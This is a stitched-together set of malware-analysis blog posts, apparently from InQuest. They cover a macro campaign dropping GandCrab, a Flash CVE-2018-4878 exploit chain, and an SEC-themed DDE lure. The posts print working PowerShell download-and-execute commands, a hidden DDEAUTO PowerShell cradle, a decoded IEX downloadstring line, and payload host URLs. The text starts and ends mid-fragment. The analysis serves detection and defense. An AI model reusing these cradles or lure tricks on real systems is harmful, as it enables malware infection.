         UBound|   6  (0.14%) -
          Shell|   6  (0.14
Prior to pivoting through Shell(). Note the usage of vbHide (0) here:
[pedram@kb 2018-04-doc0]$ grep Shell *
5ab51aaa4e781063c21ceca884ffe4177a24f3a49f164f7a7095ac16161a4e6a.macro
549:            Shell (StrReverse(StrReverse(GAMI))), 0

9bb808c1ec544f71c1f6730cbaf0d24337e22a4f92f6078b8ba794d596a87a5e.macro
750:            Shell (mbRq), 0

521b7acbb766010ad49b2344a32ec20663d2328fb9c8a846f1ac8cc7a4895f42.macro
422:            Shell (StrReverse(StrReverse(nVBj))), 0

20bf59ea08052f282666570f12402be8f4eaf3b1ccaf00c7d6f4f645a2ddbc78.macro
422:            Shell (StrReverse(StrReverse(nVBj))), 0

5849f63af8e041cd2690efd7a7638c1b7185a9aa497a2322be01d36d314507f8.macro
643:            Shell (StrReverse(StrReverse(fCOY))), 0

ca72e019c23658547a73c613e4bf3a39e2d603b260c2e227adab74efc6fdc7bb.macro
643:            Shell (StrReverse(StrReverse(fCOY))), 0
To a PowerShell pivot which will download and execute a second-stage payload (PE executable) from (in this case) a server in the UK:
powershell.exe -w 1 (New-Object System.Net.WebClient).DownloadFile('hxxp://185[.]189.58.222/da.exe',([System.IO.Path]::GetTempPath()+'bKKc.exe'));

powershell.exe -w 1 Start-Process -Filepath ([System.IO.Path]::GetTempPath()+'bKKc.exe'
We’ve extracted a half dozen macros from live samples and made them available on Github.com/InQuest/malware-samples for anyone who is interested.
JavaScript Dropper
Example malicious JavaScript payloads can be found Github.com/InQuest/malware-samples, we’ll dissect this one here:
At the highest level, the heavily obfuscated JavaScript will:
- Loop until a non 200 OK response is received from C&C server at
GET hxxp://hgpjrvccsollfwbq[.]com.
- Download payload from
hxxp://112[.]126.94.107/shop/k.exe.
- Save the downloaded file as
%TEMP%/undefined/featherstrail.exe, and execute it.
You can see the trace of this activity in the following log:
ActiveXObject initialized: ["Scripting.FileSystemObject"]
  [Scripting.FileSystemObject].GetSpecialFolder() called
ActiveXObject : ["WinHttp.WinHttpRequest.5.1"]
ActiveXObject : ["MSXML2.XMLHTTP"]
  [MSXML2.XMLHTTP].open() called:
      ["GET", "hxxp://hgpjrvccsollfwbq[.]com/", false]
  [WinHttp.WinHttpRequest.5.1].open() called with arguments:
      ["GET", "hxxp://112[.]126.94.107/shop/k.exe", 0]
  [WinHttp.WinHttpRequest.5.1].send() called.
  [WinHttp.WinHttpRequest.5.1].open() called with arguments:
      ["GET", "hxxp://112[.]126.94.107/shop/k.exe", 0]
  [WinHttp.WinHttpRequest.5.1].send() called.
  [WinHttp.WinHttpRequest.5.1].open() called with arguments:
      ["GET", "hxxp://112[.]126.94.107/shop/k.exe", 0]
  [WinHttp.WinHttpRequest.5.1].send() called.
  [WinHttp.WinHttpRequest.5.1].open() called with arguments:
      ["GET", "hxxp://112[.]126.94.107/shop/k.exe", 0]
  [WinHttp.WinHttpRequest.5.1].send() called.
  [WinHttp.WinHttpRequest.5.1].open() called with arguments:
      ["GET", "hxxp://112[.]126.94.107/shop/k.exe", 0]
  [WinHttp.WinHttpRequest.5.1].send() called.
ActiveXObject initialized: ["WScript.Shell"]
ActiveXObject initialized: ["ADODB.Stream"]
  [ADODB.Stream].Open() called: []
  [ADODB.Stream].Write() called: [undefined]
  [ADODB.Stream].SaveToFile() called: ["undefinedfeatherstrail.exe"]
  [ADODB.Stream].Close() called: []
WScript.run() called: ["cmd /c undefinedfeatherstrail.exe", 0, 0]
Second Stage Payloads
The second-stage payloads were seen hosted on French, British, and Chinese servers (see Appendix). In one case, a seemingly compromised China based shopping site (112[.]126.94.107). In another case, a seemingly fresh install of CentOS (185[.]189.58.222).
With the identification of a second stage payload host and the realization that the payloads follow a basic 1 to 3 character naming convention and are of one of the types: .exe, .doc, etc. We brute force crawled the limited space to unveil the following list of additional payloads. All are active as of the time of writing. On a side note, for more complex brute force patterns, we recommend checking out rexgen.
<tr>
    <td>hxxp://185[.]189.58.222/as.exe</td>
    <td align="right">application/octet-stream</td>
</tr>
<tr>
    <td colspan="2"><a href="https://www.virustotal.com/#/file/73f0880358701566ed1792014b639c02f357da42981344a6ad644aae494d3e36">73f0880358701566ed1792014b639c02f357da42981344a6ad644aae494d3e36</a></td>
</tr>
<tr>
    <td>hxxp://185[.]189.58.222/da.exe</td>
    <td align="right">application/octet-stream</td>
<tr>
    <td colspan="2">GandCrab: <a href="https://www.virustotal.com/#/file/6d1e7233c698c47c231e7d89500ddca5dc7a2efb12611395848ea024c01f6e57">6d1e7233c698c47c231e7d89500ddca5dc7a2efb12611395848ea024c01f6e57</a></td>
</tr>
<tr>
    <td>hxxp://185[.]189.58.222/s.exe</td>
    <td align="right">application/octet-stream</td>
<tr>
    <td colspan="2">Trik.pdb: <a href="https://www.virustotal.com/#/file/a753017ff3428b51543961f07a087b6f625b43b029580d2046a89c3c7136b3d5">a753017ff3428b51543961f07a087b6f625b43b029580d2046a89c3c7136b3d5</a></td>
</tr>
<tr>
    <td>hxxp://185[.]189.58.222/k.exe</td>
    <td align="right">application/octet-stream</td>
<tr>
    <td colspan="2">GandCrab: <a href="https://www.virustotal.com/#/file/71391d3dfa01284ebdd2aff07414ec1cf203caca625e6f26d6507ec3974b421c">71391d3dfa01284ebdd2aff07414ec1cf203caca625e6f26d6507ec3974b421c</a></td>
</tr>
<tr>
    <td>hxxp://185[.]189.58.222/f.exe</td>
    <td align="right">application/octet-stream</td>
<tr>
    <td colspan="2">Ransort.pdb: <a href="https://www.virustotal.com/#/file/f5f30a0187d94e3a4e61d614c2a36d21e79e9aadb9dd3082adc4e69962d35bca">f5f30a0187d94e3a4e61d614c2a36d21e79e9aadb9dd3082adc4e69962d35bca</a></td>
</tr>
<tr>
    <td>hxxp://112[.]126.94.107/shop/wat.exe</td>
    <td align="right">application/octet-stream</td>
<tr>
    <td colspan="2">Trik.pdb: <a href="https://www.virustotal.com/#/file/09ef6c20ebcaa676f3f682f220c60d4336a11321ce876bab44834cd7ae159326">09ef6c20ebcaa676f3f682f220c60d4336a11321ce876bab44834cd7ae159326</a></td>
</tr>
<tr>
    <td>hxxp://112[.]126.94.107/shop/k.exe</td>
    <td align="right">application/octet-stream</td>
<tr>
    <td colspan="2">GandCrab: <a href="https://www.virustotal.com/#/file/053b9fdab60ab124178e23b4598f2b10e71b2caf1abcfa51c857f0801f555131">053b9fdab60ab124178e23b4598f2b10e71b2caf1abcfa51c857f0801f555131</a></td>
</tr>
Source ASNs
We observed ~3,000 unique IP addesses that spanned across the following 427 ASNs:
768, 812, 2119, 2856, 3320, 3462, 4134, 4621,
4755, 4760, 4761, 4788, 4795, 4800, 4818, 4837,
5563, 6332, 6503, 6697, 6703, 6712, 6789, 6830,
6846, 6849, 6876, 7470, 7545, 7552, 7565, 7922,
8100, 8151, 8193, 8334, 8359, 8402, 8427, 8449,
8452, 8551, 8585, 8708, 8711, 8712, 8732, 8890,
8997, 9105, 9121, 9198, 9260, 9304, 9422, 9498,
9808, 9829, 9830, 9873, 9902, 9930, 9934, 10010,
10076, 10109, 10199, 10219, 10225, 10620, 11172, 11427,
11562, 12389, 12430, 12714, 12716, 12735, 12764, 12997,
13099, 13188, 13194, 13489, 13591, 13999, 14061, 14080,
15491, 15493, 15723, 15774, 16010, 16066, 16960, 17426,
17465, 17483, 17488, 17557, 17621, 17658, 17665, 17747,
17754, 17762, 17771, 17813, 17970, 18001, 18002, 18059,
18207, 18209, 18403, 18734, 19429, 20115, 20539, 20549,
20771, 21017, 21087, 21104, 21127, 21183, 21299, 21312,
21479, 21497, 22773, 23673, 23678, 23682, 23700, 23860,
23888, 23893, 23947, 23969, 24086, 24186, 24203, 24309,
24320, 24323, 24389, 24432, 24435, 24444, 24445, 24547,
24554, 24560, 24955, 25019, 25106, 25139, 25159, 25229,
25249, 25454, 25513, 27738, 27747, 27884, 27947, 27951,
28006, 28378, 28509, 28531, 28532, 28537, 28545, 28554,
28573, 28738, 28769, 28787, 28812, 29061, 29091, 29124,
29497, 29584, 30619, 30922, 31036, 31145, 31148, 31163,
31213, 31252, 31286, 31287, 31585, 32244, 33788, 34145,
34602, 34814, 34975, 34984, 35004, 35104, 35362, 35566,
35728, 35807, 35816, 35819, 36907, 37061, 37209, 37284,
37308, 37398, 37424, 37425, 37489, 38019, 38067, 38193,
38203, 38264, 38266, 38457, 38511, 38623, 39047, 39280,
39407, 39529, 39709, 39714, 39927, 41557, 41661, 41682,
41733, 41750, 41794, 41997, 42362, 42610, 42713, 43145,
43182, 43258, 43370, 43554, 43594, 43727, 43733, 43925,
44267, 44395, 44895, 45025, 45043, 45117, 45194, 45235,
45245, 45289, 45326, 45335, 45458, 45498, 45514, 45543,
45582, 45588, 45629, 45694, 45727, 45766, 45769, 45773,
45774, 45775, 45804, 45820, 45899, 45903, 45905, 45925,
45942, 45951, 46042, 47140, 47237, 47759, 47975, 48094,
48176, 48212, 48503, 48524, 48642, 48882, 49461, 49749,
49800, 50009, 50025, 50223, 50306, 50544, 51004, 51009,
51034, 51035, 51904, 52609, 53085, 55406, 55410, 55441,
55511, 56040, 56041, 56044, 56046, 56124, 56255, 56354,
57128, 57261, 57334, 57944, 58405, 58587, 58640, 58691,
58717, 58765, 58906, 58969, 59332, 59341, 59347, 59362,
59523, 59552, 59671, 60258, 60411, 63862, 63961, 63969,
64063, 64072, 64075, 131127, 131178, 131210, 131246, 131267,
131464, 132137, 132220, 132453, 132525, 132730, 132768, 132770,
132933, 132941, 133001, 133011, 133168, 133177, 133232, 133255,
133293, 133331, 133443, 133450, 133481, 133597, 133613, 133661,
133700, 133814, 134000, 134006, 134009, 134033, 134056, 134128,
134186, 134204, 134293, 134341, 134371, 134708, 134810, 134813,
134853, 134932, 134970, 135371, 135527, 135597, 135607, 135654,
135718, 135872, 136276, 136393, 136498, 136514, 196629, 197254,
197275, 197311, 197585, 201986, 207133, 262186, 262928, 263170, 264821, 327826
Carrier Samples
Of the myriad of samples we observed in the wild, the following are available from VirusTotal Intelligence. It is of some minor interest to note that all of the following samples were uploaded1. 01072c19714bdf73017d22275ffed4f40cb99891fc019798b495f6415a9f08b9
2. 04ef17f7052a01b3091eb1190c8072e283da99c6a61cfee9cde8d1ff4fd4f1a3
3. 0641176e5865e840509ef0ea4aa779aa662ce64917c715b2865d1372b9cf0080
4. 0732dff16daadf858388ba85bb311fb0d03aab979d3354fa75a0e91d3ba71668
5. 094e1e556dca8146eefa43e88a16c2c3eebdc867a35ac29c239505a0b6f828ce
6. 0b1550624d76cf74a3928466d09cd8359f8deb2980c4d54c4b0dad183e6e8029
7. 0b2da90d5102933162a7bdb6794a506d946a5d960325d09c5bdfe0858e476ad8
8. 0cb41a2c20720fa3051047b80d4aa0dbbb8dd74a0d3d0e4051c2bd969b9b7c77
9. 0f2b93d78c4d145408ee7aa192698da9fbc717022fe68f533dd204293ef384b3
10. 18b8e3b30e757bc362bcfcbd5dc90916133fe3377b88028e56434052bc72288b
11. 18ec003eccabb265f9c1a26a4384565620e357f7c079c2e879f7a16080762fb8
12. 1b6bf58f019cbb8c08bd66a6a361991d1e9d619a8340c823b1a1acc90a298e43
13. 1edf1c4049f663236424d4ee9b8de923b416f4af75dbf5bf971e0b85de01d94b
14. 1fae994859b8ac5e3ffc64c721ce40f8787d9836f4de3edb52112ab84bd58c1b
15. 2c2f282428cb09fb97d9da1fdbe8a83278ef8228bb4438ef38a1cdbf83cb3d13
16. 2f0de44c668c67b649c355e8d35106bf60ef002af84b7246ee6ad8ff5a341f56
17. 30a5e1860249f40fdcd176c223ea78824fa2181d3ebc76d2f64f3397a181aed7
18. 311b10a28b8f9a4de7c508b557f3131103ad11f35a39b82898903ba59f12f32f
19. 3734ae24bb1c0b392b9e2e9606729cf11074b07a234dd93c30e6964dcefb85eb
20. 37d1a9b24aa796d428baa5cdbc848e7d04b6a28aa04faebce8b3efc15109e2f4
21. 37e3ae5b476298cfa05b8cf9128c8a0216aa9870b10b23835629653e1300aa7a
22. 3912109d9f9ceea82d08c67a1b033f7a509db81f5ee4dfa9bcdf12b2101051c9
23. 391e1243413cbbdd17ddbd499c473b9ed180003a868d75c6fecb92446ff7f5b9
24. 39d95449fca6c188bfc9f2eb599804a86ddde41774fefa0edc894118e978a525
25. 3aaa8d3cc6291dff27de7a9d0bd4dc28c59207a6641f86f510ed36fd0df88e7e
26. 3cefbe4498aabf3b0160c979a4f382446c1156187bfd6b9cabeeff64b7685fc4
27. 4350cc33108a98f9491515e8855ecf1f550e70e39be2f351b88356f11fa5760d
28. 45fc9542235efd93f9a898df898ec7fa1bac8d1f56365d7d4bede7d6a33470ef
29. 4b22ced5138d6f1b4e69c31c3a6558638a652efda90b067e4f267144841f84fc
30. 4cfab88fa7dd90785bdf0d52753c2a40e2c6fdba93a1635d8b1b7eb4fdb91fb2
31. 5365e92f544c83b1bff8eeb440ad620cdb308ffd1d96f732d6a399511493ed7f
32. 56e3d0f0093de7d52feb62e97fa7532056047546375452a0f59e8f682ae235e5
33. 576313b11f51a8e2191689fc146409897e719bb83d967c14ea53306ed3369572
34. 596ecf4f1c762d20d353f6382f982bbf57e1b4e062c6f796600fe53028b68efb
35. 59d12676e116055028c272e404046b70ca3a885137faf28e2b1a074833d4104d
36. 5e222eb6ff5b474d5eb4b450448ec6f47783190312a782a0365e761be97e35cf
37. 6ae1213bc50d25f5d6335a2c1652440bbc295e3cd1214a16a11fa216b5ebfc6d
38. 6d8e7e0e38d697f85d82f8f528a10d4c0dda7bc0fa0bb7624809893d61203e7a
39. 6d9b225458f556556e8a91de96c9d292f1b179e4660569ef21e97e5fdc0e6257
40. 6e5ed1fa3afbb74e1a35a80cfddf5d7cb1ddacd02e7f049e61808d0409a04ef4
41. 74ce529e2d09971ab43cd86ab455d66bc53b5cf64607b754fe4b51f823397427
42. 7776ac0c61015d2e5cec12054f01301dd6e34eb08c35c29b9e0769d45498d78f
43. 79e7043fa72f70d961b7de31bec3d6768e4a331403b56de451fb9d8c8582ca86
44. 79fa9eb242b88ccae36c441b8d25f444b2c7186c446019636595e9c410d88e17
45. 8351070808b7b7541f99b7f75dec59ea7713ccdc9fbd521152c813445e01156c
46. 85f82adef8badabf7a5ed7a5f987ca8f611db9cddaffe6e60cff5a4167d19062
47. 88867b7ae4fb6d396d5a1e07edee16c495a77f943b4cd08df8fb3dad1b703012
48. 8c33bf2c9f4f93883f5568c374b53fac4d337a7aaf64eb4d1b776fc73433c051
49. 8e0373ad55b692b6e857b4d533e6b67445eb4af3d3542c25440f16737d622187
50. 8e6643d6224e3c3a3a39abed0291b34f526e9e15662f6fbd319b141ea67a8400
51. 8f2d995c2bfddac4992737bb94d97c85035ae8ba20ffb0a7894f123b1ac253c2
52. 8f77b27596cb18a4e7c56bc28f18fa4648d328210a36d62c456bb31084426ff4
53. 91ac0eae541c351122daaeb9ef2042508b8bc10816cc056c7b6d4a717f05a76e
54. 9c9ec33955cc9144dffb97095dd8be8ffc7a676eaf99da63d113775ca7a9d7c9
55. a3bd170a56e43d123f928e5978d51e24fdcc708382c5a8d86c1dbe2e67538148
56. a53c7526939cfd8d609c77b5b6a6da82329efc017e91f203d57934da0ed8637f
57. a601d9742b306384796a7a6f835c8a979179c9f516bd17ba7185f7d331b4db2d
58. a953e225ec770230c100281dc8d3820b63461740214fa6471580fbba6048378c
59. a9995695776b7a17d1ac86b8b47fbcd94d190c42c6d3838417749d57b03f9e07
60. ba1bc1c75ff7aec30d48d47284d120d7a1a862a44e86e63094afbca5cc6f1578
61. bb81c9f62bcb5efb54792925e8a7d3d9a53e1d9ec10a6616c1d670967762a9cb
62. bd2193869e8fad55ebdb29f3acc7a3e9d5df81a3390c19b936d4035f990f2842
63. c4798dc2655e8263259f24c237a665f5f1cf556a082a321a64c8e91f2246e427
64. c9d69de2fc0f3ea9d57793e723b3e6234e034a6c533f5550c01376508861de87
65. ca409d1c8034b850cbee61ddb884267b3cb31f44e4adbd59da20498634726cc9
66. ca60b1755608f07a053cb1fdc87ccf506759a54867a6cb2f62f0568e043f9a44
67. cac05cef3b1607be9145894a619a27611e90a5edab4a6af4896f549cb1be0147
68. cdd6a50db75672ea4c5c3baec9c5ee4de14ad4fab4ef9a5ad7fa7d6fa97f8bff
69. da018eea106dc3a2a219049f9d0f5e55b87e5e3a91ca19877255fa65a06696d9
70. dc4ef4adefb5d26683d18fe788b432b13844fe1f54455576cee46d417bd5c666
71. e2293df854d6a0d86c965ad118e126f407f864cb54d830d4aa345c4d9557bc23
72. e9c64f7c4432ab680ad026e76ba299181c36e72596f227f924932ba744af82ad
73. eadc01694adc0f1137b4ec16299bb9c6c65180d7e446b71a885e082fff9b884f
74. ebf8f2d4463cd107039661c5ca349a00a2dc90ea537dac75b87b42b323cd48f5
75. f6985e91760b621462ed291eb35638b580ed9ede5e83834b9c026302d6fd5d9b
Detection
InQuest customers can hunt for signs of this campaign generically via the following signatures:
- 5000532, MC_Embedded_VB_Macro, with confidence 9 and severity 9.
- 3000080, SC_Suspicious_Macro_Function, with confidence 8 and severity 5.
- 3000143, SC_StrRev_Macro, with confidence 8 and severity 4.
- 5000869, MC_Phorpiex, with confidence 8 and severity 8.
Further Reading
Listed here in reverse chronological order:
Originally published 2018-08-01 on the InQuest blog.
On February 1st, Adobe published bulletin APSA18-01 for CVE-2018-4878 describing a use-after-free (UAF) vulnerability affecting Flash version 28.0.0.137 and earlier. As of February 6th, Adobe has patched the issue in version 28.0.0.161, see: APSB18-03. This post provides an overview of the vulnerability, a walk-through of the exploit seen in the wild, and covers several detection mechanisms. You can also follow the conversation via our Twitter moment. Screenshot of SWF 0day within Microsoft Office malware carrier document.Adobe Flash is on its final years as Adobe is scheduled to kill Flash in 2020. Major browsers such as Chrome, Microsoft Edge, and Safari have buried the functionality over the past year or so. There's no denying that Flash has played a major role in the evolution of the web, arguably paving the way to HTML5. It was certainly nudged closer to the grave when Apple overtly decided against supporting the popular platform with the launch of the iPhone a decade ago.
From a consumer security perspective, this trend is generally a positive one; in 2015, there were 316 published Flash Player bugs (you heard that right, 6 bugs a week). The combination of a massive attack surface, ability to programatically manipulate memory, and mixed media access represents a dream come true for a potential attacker. While attackers quickly lose the ability to lean on Flash in the browser, the platform can still get them results through a medium such as Microsoft Office. On 1/31 the KrCERT/CC (South Korea Computer Emergency Response Team) released a notice regarding an Adobe Flash 0day exploit they observed in-the-wild, it was assigned CVE-2018-4878 and targets a UAF vulnerability in the TVSDK Platform. The exploit is delivered to targets in the following chain:
- Document based carrier. Both XLSX and DOC carriers have been observed in the wild.
- The carrier embeds Adobe Flash (SWF) content.
- Upon execution, the first-stage SWF exploit gathers system information and communicates with a compromised pivot server.
- A second-stage Adobe Flash payload is retrieved, decrypted, and executed. This second-stage payload contains the exploit for a use-after-free vulnerability in Adobe Flash MediaPlayer DRM management.
- The final payload, a ROKRAT Windows PE file is downloaded and executed.
Sparing transmission of the exploit to a second-stage is common sense from an OPSEC (operational security) perspective. By delaying the delivery of the 0day exploit, the attackers are limiting the exposure of this valuable capability. As such, the second-stage sample has not been widely reported on or analyzed. We’ve made all stages of the exploit chain available, along with ActionScript decompilation available on GitHub.com/InQuest.
Let’s walk through the exploit chain starting from the XLSX carrier 14c58e3894258c54e12d52d0fba0aafa258222ce9223a1fdc8a946fd169d8a12. Decompress the XLSX file and note /xl/activeX/activeX1.bin, at offset 0x18 (24) you’ll recognize Adobe Flash magic. Let’s carve it out:
$ xxd activeX1.bin | head
 00000000: 6edb 7cd2 6dae cf11 96b8 4445 5354 0000  n.|.m.....DEST..
 00000010: 6655 6655 97c8 0100 4657 5320 97c8 0100  fUfU....FWS ....
 00000020: 7800 04e2 0000 0ea6 0000 1801 0044 1119  x............D..
 00000030: 0000 007f 13cb 0100 003c 7264 663a 5244  .........<rdf:RD
 00000040: 4620 786d 6c6e 733a 7264 663d 2768 7474  F xmlns:rdf='htt
 00000050: 703a 2f2f 7777 772e 7733 2e6f 7267 2f31  p://www.w3.org/1
 00000060: 3939 392f 3032 2f32 322d 7264 662d 7379  999/02/22-rdf-sy
 00000070: 6e74 6178 2d6e 7323 273e 3c72 6466 3a44  ntax-ns#'><rdf:D
 00000080: 6573 6372 6970 7469 6f6e 2072 6466 3a61  escription rdf:a
 00000090: 626f 7574 3d27 2720 786d 6c6e 733a 6463  bout='' xmlns:dc
 000000a0: 3d27 6874 7470 3a2f 2f70 7572 6c2e 6f72  ='http://purl.or
 000000b0: 672f 6463 2f65 6c65 6d65 6e74 732f 312e  g/dc/elements/1.
 000000c0: 3127 3e3c 6463 3a66 6f72 6d61 743e 6170  1'><dc:format>ap
 000000d0: 706c 6963 6174 696f 6e2f 782d 7368 6f63  plication/x-shoc

$ dd if=activeX1.bin of=swf skip=24 bs=1 count=999999
$ file swf
 swf: Macromedia Flash data, version 32
Through a combination of swfdump and FFDec we can both ascertain the entry point and decompile the embedded ActionScript.
$ swfdump swf | egrep "FRAMELABEL|DOABC"
[02b]         8 FRAMELABEL "loadswf"
[052]      2788 DOABC "loadswf", lazy load
[052]      2686 DOABC "mx/utils/StringUtil", lazy load
[052]       264 DOABC "mx/core/IFlexAsset", lazy load
[052]       553 DOABC "mx/core/ByteArrayAsset", lazy load
[052]       355 DOABC "loadswf_SWFBClass", lazy load
[052]       339 DOABC "loadswf_MyURL", lazy load
[052]       206 DOABC "mx/core/mx_internal", lazy load
Stepping through the major portions of this first-stage payload:
- Entrypoint @loadswf
- Request to a compromised South Korean server to retrieve and decrypt the second-stage payload.
- XOR decoder
- Transfer control to second-stage
Stepping through the major portions of the second-stage payload (0day):
- Entrypoint @flash01
- Suspected use-after-free trigger 1
- Suspected use-after-free trigger 2
One variable that isn’t immediately apparent in the decompiled ActionScript is the URL which the second-stage SWF payload (0day) is retrieved from. We got lucky with a little Linux command line brute force extraction combined with domain knowledge of common URLs to filter:
$ grep -aEor 'https?://[A-Za-z0-9\./]+' 14c58e3894258c54e12d52d0fba0aafa258222ce9223a1fdc8a946fd169d8a12/ | cut -d':' -f2- | sort | uniq | grep -Ev "adobe.com|w3.org|openxmlformats.org|microsoft.com" | sed "s/http:/hxxp:/"
hxxp://purl.org/dc/dcmitype/
hxxp://purl.org/dc/elements/1.1
hxxp://purl.org/dc/elements/1.1/
hxxp://purl.org/dc/terms/
hxxp://www.dylboiler.co.kr/admincenter/files/boad/4/manager.php
The last URL in that least clearly stands out. If heavily obfuscated, dynamic analysis would be the preferred extraction path.
Detection
We’ve made a number of relevant YARA signatures available on GitHub.com/InQuest for detecting the various components of this threat. Ordered from most general to most specific:
While not explicitly indicative of malicious content, it’s prudent for a threat hunter to explore documents discovered in transit that embed Adobe Flash via the first rule. The second looks for specific triggers suspected in the decompiled ActionScript, efficacy of this signature is dependent on processing the captured SWF file through an engine such as FFDec. Generically, the $varc_1 string from this rule looks for the requisite components to trigger the UAF vulnerability within the bounds of a single function. The final signature above is mostly sourced from posts in the public domain (see references), we threw a tweak on it to avoid false positives. This signature, while exploit specific and more easily evadable, applies to the existing threats observed in the wild thus far.
IOCs
- 14c58e3894258c54e12d52d0fba0aafa258222ce9223a1fdc8a946fd169d8a12 Carrier: Microsoft Excel 2007+
- 3b1395f620e428c5f68c6497a2338da0c4f749feb64e8f12e4c5b1288cc57a1c Carrier: Composite Document File V2 Document
- 88d7aa1612756e2e70e4972d3f6a80517515f5274b38d4601357f954e207f294 Stage-1: Macromedia Flash data, version 32
- fec71b8479f3a416fa58580ae76a8c731c2294c24663c601a1267e0e5c2678a0 Stage-1: Macromedia Flash data, version 32
- 1a3269253784f76e3480e4b3de312dfee878f99045ccfd2231acb5ba57d8ed0d Stage-2: (0day) Macromedia Flash data (compressed), version 32
- e1546323dc746ed2f7a5c973dcecc79b014b68bdd8a6230239283b4f775f4bbd Payload: (ROKRAT) PE32 executable (GUI) Intel 80386, for MS Windows
- hxxp://www.dylboiler.co.kr/admincenter/files/boad/4/manager.php
- hxxp://1588-2040.co.kr/design/m/images/image/image.php
- hxxp://www.1588-2040.co.kr/conf/product_old.jpg
- hxxp://www.korea-tax.info/main/local.php
References (chronological)
Free On-Demand Webinar: Think Before You Click
Whether sent as an email attachment, sitting in your cloud or traversing the Web, file-borne threats have become a proven favorite for delivering malware and phishing campaigns. View our webinar on-demand and get firsthand tips about how to safeguard your cybersecurity stack with File Detection and Response (FDR) and stop file-borne threats in their tracks.

Originally published 2018-02-07 on the InQuest blog.
SEC OMB Approval Lure
In reviewing the results of our Microsoft Office DDE malware hunt, (Microsoft_Office_DDE_Command_Execution.rule) we came across an interesting lure posing as an SEC Office of Management and Budget (OMB) approval letter. The sample utilizes some tricks to increase chances of successful exploitation. We’ll walk through the dissection of the components in this post. To follow the highlights of the conversation on Twitter, see the following moment:
The lure 9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d (9/61 AV detection rate)
carries a Securities and Exchange Commission (SEC) seal and a number of lines alluding to a missing font error. Presumably this is to engender trust and improve the chances of the target user confirming the requisite dialog pop-ups for command execution to take place: SEC Lure
Let’s dive into the payload, we’ll use the 7z+sed technique outlined in our previous post.
$ 7z e -so 9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d | sed 's/<[^>]*>//g'

OMB APPROVALOMB Number:      3797-0954Expires:                  March 31, 2018Estimated average burdenhours per response                     18Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c—  DDEAUTO "C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\windows\\system32\\WindowsPowerShell\\v1.0\\powershell.exe -NoP -sta -NonI -W Hidden -C $e=(new-object system.net.webclient).downloadstring('http://goo[.]gl/Gqdihn');powershell.exe -e $e # " "Filings_and_Forms.docx" !Unexpected End of Formula
The author of this payload applies a trick here in referencing the Powershell binary by way of Microsoft Word (first highlight). This results in a more friendly dialog for the user: Dialogue Trick
A potential victim is more likely to select ‘Yes’ here when seeing Microsoft Word as the reference binary, versus Powershell.exe. The payload is behind a Google shortened URL. This is nice because we can append a + to that URL to see how prevalent this sample is: Google URL Stats
Seems like it’s not popular at all. It may be worth keeping an eye on this page. The URL behind the shortener is:
http://ipangea[.]com/wp-content/themes/ps1.txt
Snag that and you’ll find base64 encoded content that appears to be hosted on a compromised Wordpress page (this is pretty common):
In [3]: print base64.b64decode("SQBFAFgAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABzAHkAcwB0AGUAbQAuAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACc
   ...: AaAB0AHQAcAA6AC8ALwBpAHAAYQBuAGcAZQBhAC4AYwBvAG0ALwB3AHAALQBjAG8AbgB0AGUAbgB0AC8AdABoAGUAbQBlAHMALwBwAGEAeQAuAHQAeAB0ACcAKQApAA==")
IEX((new-object system.net.webclient).downloadstring('http://ipangea[.]com/wp-content/themes/pay.txt';))
Following the chain to the next payload we retrieve:
